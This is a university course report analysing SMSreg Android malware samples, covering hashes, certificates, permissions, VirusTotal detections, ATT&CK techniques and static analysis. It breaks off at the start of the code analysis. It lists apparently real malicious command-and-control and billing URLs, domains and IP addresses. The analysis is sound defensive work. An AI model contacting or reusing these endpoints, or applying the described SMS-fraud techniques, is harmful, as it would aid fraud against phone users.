UNIVERSITÀ DI PISA

Department of Information Engineering
Master's Degree in Cybersecurity

DEPENDABILITY

REPORT
Malware Analysis: SMSreg Locker

Professors:
Cinzia BERNARDESCHI
Maurizio PALMIERI

Students:
Marco FRESCO
Emanuele URSELLI

Academic Year 2022/2023

Contents

Chapter 1

Introduction

The malware analysis, of which the main results will be explicated throughout the reading of this report, address those that have been identified as the two main families to which the examined files belong:

- The **SMSreg** category of malicious software, which refers to a type of harmful software that specifically focuses on Android OS-based mobile devices, aiming to carry out unauthorized actions primarily associated with SMS messaging, and
- The **Locker** group, revolving around the act of preventing users from accessing their system or files, compelling them to make a ransom payment in order to restore the normal functionality of their device.

The approach so far conducted started with the identification of the said types of malwares, accompanied by a profiling work that brought up several investigation aspects, thanks to the *VirusTotal*® online platform, such as an analysis from the point of view of security vendors, various attributes of the files in question, types of permissions exploited by the applications, harmful network behavior, tactics and techniques indicated by the *MITRE ATTCK*®. Then, after an initial effort in tracing relevant features, we advanced with a classic yet effective static and dynamic analysis manner. Within the context of the first, explanatory statistics have been provided and reported by the MobSF software, to be followed by a synopsis of the most sensitive and worthy to be mentioned Android APIs, and finally by a prolific code analysis. As to the dynamic methodology, it's possible to consult details about specifications of the emulation devices that have been employed, and the overall behavior presented by the malware inside the sandboxed environment. The ultimate aim of this review is to demonstrate how such a methodology can dig deep into the nature of malware, allowing security specialists to make observations, draw conclusions upon them, and finally taking initiative in the elaboration of techniques and measures to combat these malicious phenomena.

Chapter 2

Smsreg

2.1 Abstract

The SMSreg malware is a specific type of Android malware that targets mobile devices running the Android operating system. It is primarily designed to perform **unauthorized activities** related to *SMS messaging*, including sending premium-rate SMS messages without the user's knowledge or consent.

- SMSreg malware typically infiltrates devices through various means, such as malicious app downloads, fake system updates, or drive-by downloads from compromised websites. Once installed on a device, the malware gains the necessary permissions to access and control SMS functionality.
- SMSreg malware can remain hidden and operate silently in the background, making it difficult for users to detect its presence. In some cases, it may also employ techniques to bypass SMS message confirmation prompts or hide its activities from the device owner.

The main objective of SMSreg malware is to **generate profit** for the attackers by exploiting *premium-rate SMS services*. It accomplishes this by sending SMS messages to premium-rate numbers, often incurring additional charges for the device owner. The malware authors receive a portion of the revenue generated from these premium-rate services, while the device owner incurs financial losses.

2.2 Identification

In this chapter, the specific malicious file analyzed is the sample1. For the other 3 samples, we will only indicate the differences compared to sample1. Below are all the aliases used for the respective samples:

- *sample1*: *ob8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk*
- *sample2*: *ob41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818.apk*
- *sample3*: *oc05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d.apk*
- *sample4*: *oc40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab.apk*

2.2.1 Security vendors' analysis

Concerning the security vendors' analysis of the "SMSreg" type of malwares, we abstracted the review on the sample of malware belonging to such family although, naturally, similar observations can be made for the rest of the "SMSreg" malwares. Out of a total of 66 security vendors that have offered to subject this type of malware to a review, 35 of them (53.03%) flagged the file as malicious (figure 2.1). The other malwares showed a similar percentage of malicious flags (respectively, 62.06%, 53.03% and 55.93%).

Security vendors' analysis ⓘ			Do you want to automate checks?
AhnLab-V3	PUP/Android.SMSPay.670290	Alibaba	AdWare:Android/SMSreg.f422f222
Antiy-AVL	Trojan/Generic.ASMalwAD.6F0	Avast	Android:SMSreg-DDG [PUP]
Avast-Mobile	APK:RepMalware [Trj]	AVG	Android:SMSreg-DDG [PUP]
Avira (no cloud)	PUA/ANDR.SMSReg.YBR.Gen	BitDefenderFalx	Android.Trojan.Rootnik.MZ
Cynet	Malicious (score: 99)	Cyren	AndroidOS/Agent.EB.gen!Eldorado
DrWeb	Android.Triada.236.origin	ESET-NOD32	Multiple Detections
F-Secure	PotentialRisk.PUA/ANDR.SMSReg.YBR....	Fortinet	Android/Agent.EE!tr
Google	Detected	Ikarus	Trojan.AndroidOS.SmsSpy
Jiangmin	RiskTool.AndroidOS.dges	K7GW	Trojan (00536a311)
Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Ag...	Lionic	Trojan.AndroidOS.Agent.C!c
MAX	Malware (ai Score=96)	MaxSecure	Virus.AdWare.AndroidOS.Agent.cf
McAfee	Artemis!D65DCF563268	McAfee-GW-Edition	Artemis!PUP
Microsoft	Program:AndroidOS/Multiverze	NANO-Antivirus	Trojan.Android.Agent.dyqpps
QuickHeal	Android.Agent.GEN3293	Sangfor Engine Zero	PUP.Android-Script.Save.27ddfe93
Sophos	Andr/Rootnik-AI	Symantec	Trojan.Gen.MBT
Symantec Mobile Insight	Trojan:Malapp	Tencent	A.payment.MoneyThief
Trustlook	Android.PUA.Trojan	VirIT	Android.Adw.G2P.JYK
Xcitium	ApplicUnwnt@#3apll3ak1qk7y	Acronis (Static ML)	Undetected

Figure 2.1: Security Vendors' Analysis (source: Virus Total)

The analysis associated the malware to the popular threat label **trojan.smsreg/andr** (figure 2.2), more specifically, its nature is to be found within the following family label:

Figure 2.2: Security Vendors' Threat Label (source: Virus Total)

- **smsreg:** designed to perform unauthorized activities related to SMS messaging, including sending premium-rate SMS messages without the user's knowledge or consent.

2.2.2 File name, file size, file type

Sample	File Name	File Size	File Type
sample1	**调皮女仆**	**6.27 MB (6571490 bytes)**	**APK (Android Package)**
sample2	调皮女仆	6.27 MB (6571495 bytes)	APK (Android Package)
sample3	调皮女仆	6.27 MB (6571721 bytes)	APK (Android Package)
sample4	调皮女仆	6.27 MB (6571493 bytes)	APK (Android Package)

Figure 2.3: General file information (source: Virus Total)

Despite having the same name (*mischievous maid*), the only slight difference observed so far, compared to sample1, lies in the size of the other files (figure 2.3). Furthermore, basic attributes and some information about the Android file are provided.

Activities	Services	Receivers
org.cocos2dx.cpp.AppActivity	com.jy.publics.service.JyRemoteService	com.y.f.jar.pay.InNoticeReceiver
com.jy.publics.JyActivity	com.jy.publics.service.JyService	com.mn.kt.rs.RsRe
com.payment.plus.sk.abcdef.jczdf.intf.MActivity	com.y.f.jar.pay.UpdateServices	com.comment.one.receiver.EBooReceiver
cb.diy.usaly.UncmAct	com.yf.y.f.init.service.InitService	
aaa.bbb.ccc.dddyyyyyyyyyyyy.kkkj.intf.MActivity	bn.sdk.szwcsss.common.az.c.service.WcSer	
com.yuanlang.pay.TheDialogActivity	com.amaz.onib.FSrvi	
com.yuanlang.pay.TheActivity	com.mn.kt.rs.RsSe	
	com.comment.one.service.DmService	
	com.wyzfpay.service.CoreService	
	cb.diy.usaly.UncmSer	

Figure 2.4: Activities, services, and receivers of sample1 (source: Virus Total)

Here are the differences between the 4 samples:

- *sample1*: package name (*com.ktdvau.myidglux*)
- *sample2*: package name (*com.yxfhjo.muaqktts*)
- *sample3*: package name (*com.jfvocq.trjuscnq*). This sample, unlike the other 3, replaces the activity *aaa.bbb.ccc.dddyyyyyyyyyyy.kkkj.intf.MActivity* with *com.mobile.bumptech.ordinary.miniSDK.SDK.intf.MActivity*. Additionally, it has an additional receiver, *com.wps.pay.pmain.service.PayGuardReceiver*.
- *sample4*: package name (*com.aejpln.duhixqsh*)

2.2.3 Hashes

Type	Value
MD5	d65dcf5632685db88e2580ea34801d8c
SHA-1	3714c0906c11b24125c66441dd3d074cc99f2ee1
SHA-256	0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6
Vhash	5e0cfd97d153c6e0062845fee832d850
SSDEEP	98304:lAJaulPQNyogMU9MFjdFICs3+HWYGTe45IjftLYhZCrqOoUy:yRpQtKU4b3+URIf9SiuT
TLSH	T1FA6633046764DD88C17744BB9A1A4B92332C7A5063C2FDBF779B982AB0FB6114B0D4F6
Permhash	02b288f6dd77a6e17bc0bcf7c868a7c365f6092a4d82f8d7d76d41f1ba6d5cfd

Figure 2.5: Hash Values for sample1 (source: VirusTotal)

Intuitively, we may find several differences in some of the hashing values produced by the other malicious apks, for which we report the values:

- *sample2*:
  - *MD5:* 197548d346bd852724de6e690d502e0b
  - *SHA-1:* 94c5bd7131f3b608cc6cc48ca16f49dda47a7b2d
  - *SHA-256:* 0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818
- *sample3*:
  - *MD5:* 0e91ebbcceb761c64d7d7b8bc5889369
  - *SHA-1:* 71d8435d6b8c7c8c02875d92791d1d1c57e0f015
  - *SHA-256:* 0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d
- *sample4*:

- *MD5:* 0289464478c650117ca6d23780583c71
- *SHA-1:* a8e616b66046f4f115c125238f25763a99d5a4fc
- *SHA-256:* 0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab

2.2.4 Signing Information (Certificates)

Certificate Attributes

Valid From	2018-01-22 20:47:46
Valid To	2020-10-18 20:47:46
Serial Number	ef1228d
Thumbprint	bd0947f41d478d3947ca474f4c95c6cf4cccdd87

Certificate Subject

Distinguished Name	C:tv, CN:uvgiyq, L:te, O:vvygke, ST:cn, OU:upusos
Common Name	uvgiyq
Organization	vvygke
Organizational Unit	upusos
Country Code	tv
State	cn
Locality	te

Certificate Issuer

Distinguished Name	C:tv, CN:uvgiyq, L:te, O:vvygke, ST:cn, OU:upusos
Common Name	uvgiyq
Organization	vvygke
Organizational Unit	upusos
Country Code	tv
State	cn
Locality	te

Figure 2.6: Certificate Information for sample1 (source: Virus Total)

For the other samples, we report some of the discrepancies encountered, in terms of certificate attributes:

- *sample2:*
  - *Valid From:* 01:01 AM 02/17/2018

  - *Valid To:* 01:01 AM 11/13/2020
  - *Serial Number:* 7df1b938
  - *Thumbprint:* 06bb8a77c6b8cc9145edea6166953ca34780202c

- *sample3:*
  - *Valid From:* 2018-01-05 09:43:17
  - *Valid To:* 2020-10-01 09:43:17
  - *Serial Number:* 4e6bd000
  - *Thumbprint:* 588de4bf43f7418a0b63f0167d31a6e903447b59

- *sample4:*
  - *Valid From:* 06:26 PM 01/22/2018
  - *Valid To:* 06:26 PM 10/18/2020
  - *Serial Number:* 5aafbdd9
  - *Thumbprint:* 7024b2ee2fa9a5be3e453788b370c3a42b6a6046

2.2.5 TrID - Packer info

Type	sample1	sample2	sample3	sample4
Android Package	50.3%	61.4%	50.3%	61.4%
Java Archive	20.9%	16.9%	20.9%	16.9%
BlueEyes Animation	20.9%	15.7%	20.9%	15.7%
ZIP compressed archive	6.2%	4.6%	6.2%	4.6%
PrintFox/Pagefox bitmap (640x800)	1.5%	1.1%	1.5%	1.1%

Figure 2.7: File types identified (source: Virus Total)

It can be observed that the information for sample1 and sample3 is the same. The same applies to the information for sample2 and sample4.

2.2.6 Permissions

As for the detection of sensitive permission requests by the malicious application, those that are the most dangerous are reported as in the table of figure 2.8.

Permission	Description
ACCESS_COARSE_LOCATION	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available.
ACCESS_FINE_LOCATION	Access fine location sources, such as the Global Positioning System on the phone, where available.
CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill.
GET_ACCOUNTS	Allows access to the list of accounts in the Accounts Service.
GET_TASKS	Allows application to retrieve information about currently and recently running tasks.
MOUNT_FORMAT_FILESYSTEMS	Allows the application to format removable storage.
MOUNT_UNMOUNT_FILESYSTEMS	Allows the application to mount and unmount file systems for removable storage.
READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
READ_LOGS	Allows an application to read from the system's various log files.
READ_PHONE_STATE	Allows an application to read from the system's various log files.
READ_SMS	Allows application to read SMS messages stored on your phone or SIM card.
RECEIVE_MMS	Allows application to receive and process MMS messages.
RECEIVE_SMS	Allows application to receive and process SMS messages.
RECEIVE_WAP_PUSH	Allows application to receive and process WAP messages.
SEND_SMS	Allows application to send SMS messages.
WRITE_EXTERNAL_STORAGE	Allows an application to write to external storage.
WRITE_SETTINGS	Allows an application to modify the system's settings data.
WRITE_SMS	Allows application to write to SMS messages stored on your phone or SIM card.

Figure 2.8: Certificate Information (source: Virus Total)

2.2.7 Aliases

- *sample1:*
  - 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk
  - sample1-0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk
  - sample1.apk
  - 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6
  - f2e7a00c858686bed06af65ee08035f4f11cf1d3
- *sample2:*
  - 0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818.apk
  - sample4-0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818.apk
  - sample2-0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818.apk
  - sample2.apk
  - 0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818
  - 197548d346bd852724de6e690d502e0b.virus
- *sample3:*
  - 0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d.apk
  - sample3-0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d.apk

  - sample3.apk
  - 0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d
  - 1059-71d8435d6b8c7c8c02875d92791d1d1c57e0f015

- *sample4:*
  - 0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab.apk
  - sample2-0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab.apk
  - sample4.apk
  - 0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab
  - 0289464478c650117ca6d23780583c71.virus

2.2.8 Interesting strings

```
http://%1$s/dc/sync_adr
http://10.235.148.9/middle/mypageorder.jsp
http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/billing
http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/validate
http://118.85.194.4:8083/iapSms/ws/v3.0.1/sp/validate
http://120.26.106.206:8088
http://121.40.109.196:8088
http://139.129.132.111:8001/
http://139.129.132.111:8001/CrackCaptcha/GetCaptchaValue.aspx
http://192.168.10.194:8080
http://alog.umeng.com/app_logs
http://alog.umengcloud.com/app_logs
http://biss.cmread.com:8080/etl/client
http://cf.gdatacube.net/config/update
http://client.cmread.com/cmread/portalapi
http://log.umsns.com/
http://log.umsns.com/share/api/
http://pay.5ayg.cn:30002/sg-pay/zhimengzhifu/notify?channelId=
http://pay.918ja.com
http://pay.918ja.com:9000/init/error
http://pay.918ja.com:9000/versionpatch
http://sdk.qipagame.cn:8088
http://vpay.api.eerichina.com/api/payment
http://wap.cmread.com
http://wap.cmread.com/clt/captcha.jpg?t=14461
http://wap.cmread.com/clt/clt/registerNew.msp
http://wap.cmread.com/clt/publish/clt/resource/portal/common/loading.jsp
http://wap.cmread.com/clt/publish/clt/resource/portal/v2/home2.jsp
http://wap.cmread.com/clt/publish/clt/resource/portal/v2/newsDetailData.jsp
```

Figure 2.9: Interesting Strings (not completed) (source: Virus Total)

Relevant information, as of figure 2.9, is displayed regarding the text strings found within an analyzed file, including URLs, email addresses, phone numbers, file names, code strings, or any other character sequence that may be significant or warrant further analysis. The strings are practically identical in all the samples.

By conducting simple Google searches, such as performing a reverse DNS lookup, it became apparent that there is a connection between the malware and China. This is evidenced by the presence of domains registered through the Alibaba Cloud Computing service, which is associated with one of the less compliant registrars in China, Xin Net Technology Corporation.

2.2.9 Contacted URLs

The "Contacted URLs" section of VirusTotal provides information about the URLs (Uniform Resource Locator) that the analyzed file attempted to connect to during execution or analysis. These URLs can include websites, malware command and control (CC) servers, or any other relevant web addresses for the analysis of cybersecurity threats. For all 4 samples, the URLs identified as malicious are as follows:

- *http://p1.ilast.cc/index.php/MC/HB*
- http://139.129.132.111:8001/APP/VersionCheck.aspx
- *http://139.129.132.111:8001/APP/AppTask.aspx*
- *http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/new_index?*

2.2.10 Contacted Domains

The "Contacted Domains" section of VirusTotal provides information about the domains with which the analyzed file attempted to establish a connection during execution or analysis. These domains can be web addresses or domain names associated with malware command and control (CC) servers, suspicious websites, or any other domain relevant to the analysis of cybersecurity threats.

- *ilast.cc:* Registrar: Dynadot, LLC. 2 security vendors flagged this domain as malicious. It's contacted by sample 3 as well, in addition to sample 1.
- p1.ilast.cc: Registrar: Dynadot, LLC. 2 security vendors flagged this domain as malicious. Contacted by all analyzed samples.
- *www.zhjnn.com:* 1 security vendor flagged this domain as malware. Contacted by all analyzed samples.
- *xixi.dj111.top:* Registrar: Alibaba Cloud Computing Ltd. d/b/a HiChina (www.net.cn). 2 security vendors flagged this domain as malicious and 2 others as malware. Contacted by all analyzed samples.

2.2.11 Contacted IP addresses

IP	Detections	Autonomous System	Country
107.165.250.14	0 / 86	18779	US
111.1.17.152	0 / 87	56041	CN
114.55.73.230	0 / 86	37963	CN
118.178.217.228	0 / 86	37963	CN
120.27.153.169	0 / 86	37963	CN
139.129.132.111	7 / 88	37963	CN
35.205.61.67	3 / 87	396982	BE
39.108.217.60	0 / 87	37963	CN
39.108.61.29	0 / 87	37963	CN
47.107.22.214	0 / 86	37963	CN
47.246.109.108	0 / 87	45102	US
47.246.109.109	0 / 87	45102	US
47.93.92.145	0 / 86	37963	CN

Figure 2.10: Contacted IP Addresses (source: Virus Total)

For the identified IP addresses, that the malicious application tried to contact, as clearly illustrated from the figure 2.10, 2 of them are flagged as malicious, in particular:

- *139.129.132.111:* Hangzhou Alibaba Advertising Co.,Ltd. (Avira, CRDF, CyRadar, Fortinet, G-Data, Kaspersky, Viettel Threat Intelligence)
- *35.205.61.67:* GOOGLE-CLOUD-PLATFORM (CRDF, Criminal IP, CyRadar)

As far as it concerns the analysis of the other three samples, we document some other IP addresses which have been flagged as malicious:

- *sample3:*
  - *139.129.132.111:* Hangzhou Alibaba Advertising Co.,Ltd. (Avira, CRDF, CyRadar, Fortinet, G-Data, Kaspersky, Viettel Threat Intelligence)
  - *142.250.178.10:* GOOGLE (CMC Threat Intelligence)
  - *142.250.179.228:* GOOGLE (BitDefender, CyRadar, G-Data, VIPRE)
  - *142.250.179.234:* GOOGLE (CMC Threat Intelligence)
  - *142.250.180.10:* GOOGLE (CMC Threat Intelligence)
  - *142.250.180.14:* GOOGLE (ESTsecurity)
- *sample4:*

- *139.129.132.111:* Hangzhou Alibaba Advertising Co.,Ltd. (Avira, CRDF, CyRadar, Fortinet, G-Data, Kaspersky, Viettel Threat Intelligence)

2.2.12 Mitre ATTCK Tactics and Techniques

Only for sample3 was the analysis generated regarding the Mitre ATTCK Tactics and Techniques framework.

- **Command and Control:** The adversary is trying to communicate with compromised systems to control them. Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network.
  - *Application Layer Protocol:* Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. It may post data to webserver, performs DNS lookup and uses HTTPS.
  - *Non-Application Layer Protocol:* Adversaries may use an OSI non-application layer protocol for communication between host and C2 server or among infected hosts within a network. As above, it may post data to the web server and performs DNS lookup.
  - *Non-Standard Port:* Adversaries may communicate using a protocol and port pairing that are typically not associated. It may use detected TCP or UDP traffic on non-standard ports.
  - *Encrypted Channel:* Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. It may use HTTPS.
- **Defense Evasion:** The adversary is trying to avoid being detected.
  - *Obfuscated Files of Information:* The adversary is trying to avoid being detected. It may obfuscate method names.
  - *Software Discovery:* Adversaries may attempt to get a listing of applications that are installed on a device. It may have permission to query the list of currently running applications.
  - *Delete Device Data:* Adversaries may wipe a device or delete individual files in order to manipulate external outcomes or hide activity. It may list and delete files in the same context.
- **Credential Access:** The adversary is trying to steal account names, passwords, or other secrets that enable access to resources.
  - *Capture SMS Messages:* Adversaries may utilize standard operating system APIs to gather SMS messages. It may query SMS data and monitor incoming SMS.

  - *Access Sensitive Data in Device Logs:* On versions of Android prior to 4.1, an adversary may use a malicious application that holds the permission to obtain sensitive data stored in the device's system log. On Android 4.1 and later, an adversary would need to attempt to perform an operating system privilege escalation attack to be able to access the log.

- **Discovery:** Discovery consists of techniques that allow the adversary to gain knowledge about the characteristics of the mobile device and potentially other networked systems.
  - *Software Discovery:* Adversaries may attempt to get a listing of applications that are installed on a device.
  - *System Network Connections Discovery:* Adversaries may attempt to get a listing of network connections to or from the compromised device they are currently accessing or from remote systems by querying for information over the network.
  - *System Network Configuration Discovery:* Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of operating systems they access or through information discovery of remote systems. It may check if a SIM card is installed, and queries the SIM provider numeric MCC+MNC (mobile country code + mobile network code).
  - *Process Discovery:* Adversaries may attempt to get information about running processes on a device.
  - *System Information Discovery:* Adversaries may attempt to get detailed information about a device's operating system and hardware, including versions, patches, and architecture. It may query sensitive phone informations such as the unique device ID (IMEI, MEID or ESN).
  - *Location Tracking:* Adversaries may track a device's physical location through use of standard operating system APIs via malicious or exploited applications on the compromised device. It may query the phone's location (GPS).

- **Impact:** The adversary is trying to manipulate, interrupt, or destroy your devices and data.
  - *Delete Device Data:* Adversaries may wipe a device or delete individual files in order to manipulate external outcomes or hide activity.
  - *Carrier Billing Fraud:* A malicious app may trigger fraudulent charges on a victim's carrier billing statement in several different ways, including SMS toll fraud and SMS shortcodes that make purchases. It may have permission to send SMS in the background.

- **Collection:** The adversary is trying to gather data of interest to their goal.
  - *Capture SMS Messages:* A malicious application could capture sensitive data sent via SMS, including authentication credentials, by querying SMS data and monitoring incoming SMS.

- *Access Sensitive Data in Device Logs:* On versions of Android prior to 4.1, an adversary may use a malicious application that holds the permission to obtain sensitive data stored in the device's system log. On Android 4.1 and later, an adversary would need to attempt to perform an operating system privilege escalation attack to be able to access the log.
- *Location Tracking:* Adversaries may track a device's physical location through use of standard operating system APIs via malicious or exploited applications on the compromised device, potentially having the permission to query the phone's location (GPS).
- *Network Information Discovery:* Adversaries may use device sensors to collect information about nearby networks, such as scanning for Wi-Fi networks, querying the list of configured Wi-Fi access points and checking whether an internet connection is available.

- **Network Effects:** The adversary is trying to intercept or manipulate network traffic to or from a device.
  - *Eavesdrop on Insecure Network Communication:* If network traffic between the mobile device and remote servers is unencrypted or is encrypted in an insecure manner, then an adversary positioned on the network can eavesdrop on communication. It may monitor network connection state.
  - *Exploit SS7 to Redirect Phone Calls/SMS:* An adversary could exploit signaling system vulnerabilities to redirect calls or text messages (SMS) to a phone number under the attacker's control. It may have permission to perform phone calls and send SMS in the background.

2.2.13 Graph summary

Through the "graph summary" feature of VirusTotal, it is possible to analyze the context in a better way.



Figure 2.11: Graph Summary (simple) (source: VirusTotal)



Figure 2.12: Entire Graph (source: VirusTotal)



Figure 2.13: Filtered graph with only malicious elements (source: VirusTotal)

2.3 Static Analysis

2.3.1 General information and MobSF scorecard

The static analysis of malware starts with loading the suspicious file into the MobSF (Mobile Security Framework) software, which promptly provides us with basic information that we already possess and the scorecard of the malicious application.



Figure 2.14: General information (source: MobSF Application Security)

The generated scorecard is as follows:



Figure 2.15: Scorecard (source: MobSF Application Security)

2.3.2 Android API

The report displays the correlation between certain significant Android APIs and the corresponding files in which they are utilized, among which the most notable are:

- **Get Cell Location:** provide information about the current cellular network cell location of an Android device.
- **Get Network Interface information:** retrieve information about the network interfaces available on an Android device.
- **Get Phone Number:** retrieve the phone number associated with the SIM card inserted in an Android device.
- **Get SIM Provider Details:** retrieve information about the SIM card and its associated mobile network provider on an Android device.

- **Get SIM Serial Number:** retrieve the unique serial number of the SIM (Subscriber Identity Module) card inserted in an Android device.
- **Get Subscriber ID:** retrieve the unique identifier of the subscriber associated with the SIM (Subscriber Identity Module) card inserted in an Android device.
- **Query Database of SMS, Contacts etc:** query and retrieve data from various databases on an Android device, such as the SMS database and the Contacts database.
- **Send SMS:** send SMS (Short Message Service) text messages from an Android device.

2.3.3 Code analysis

Initially, it is evident that the application exhibits an intricate framework, featuring peculiar package and class names. This is likely a result of the decompiling process, which struggles to decipher the names. This adds a layer of complexity to the analysis, but we can utilize the information gathered from previous analyses to our advantage.

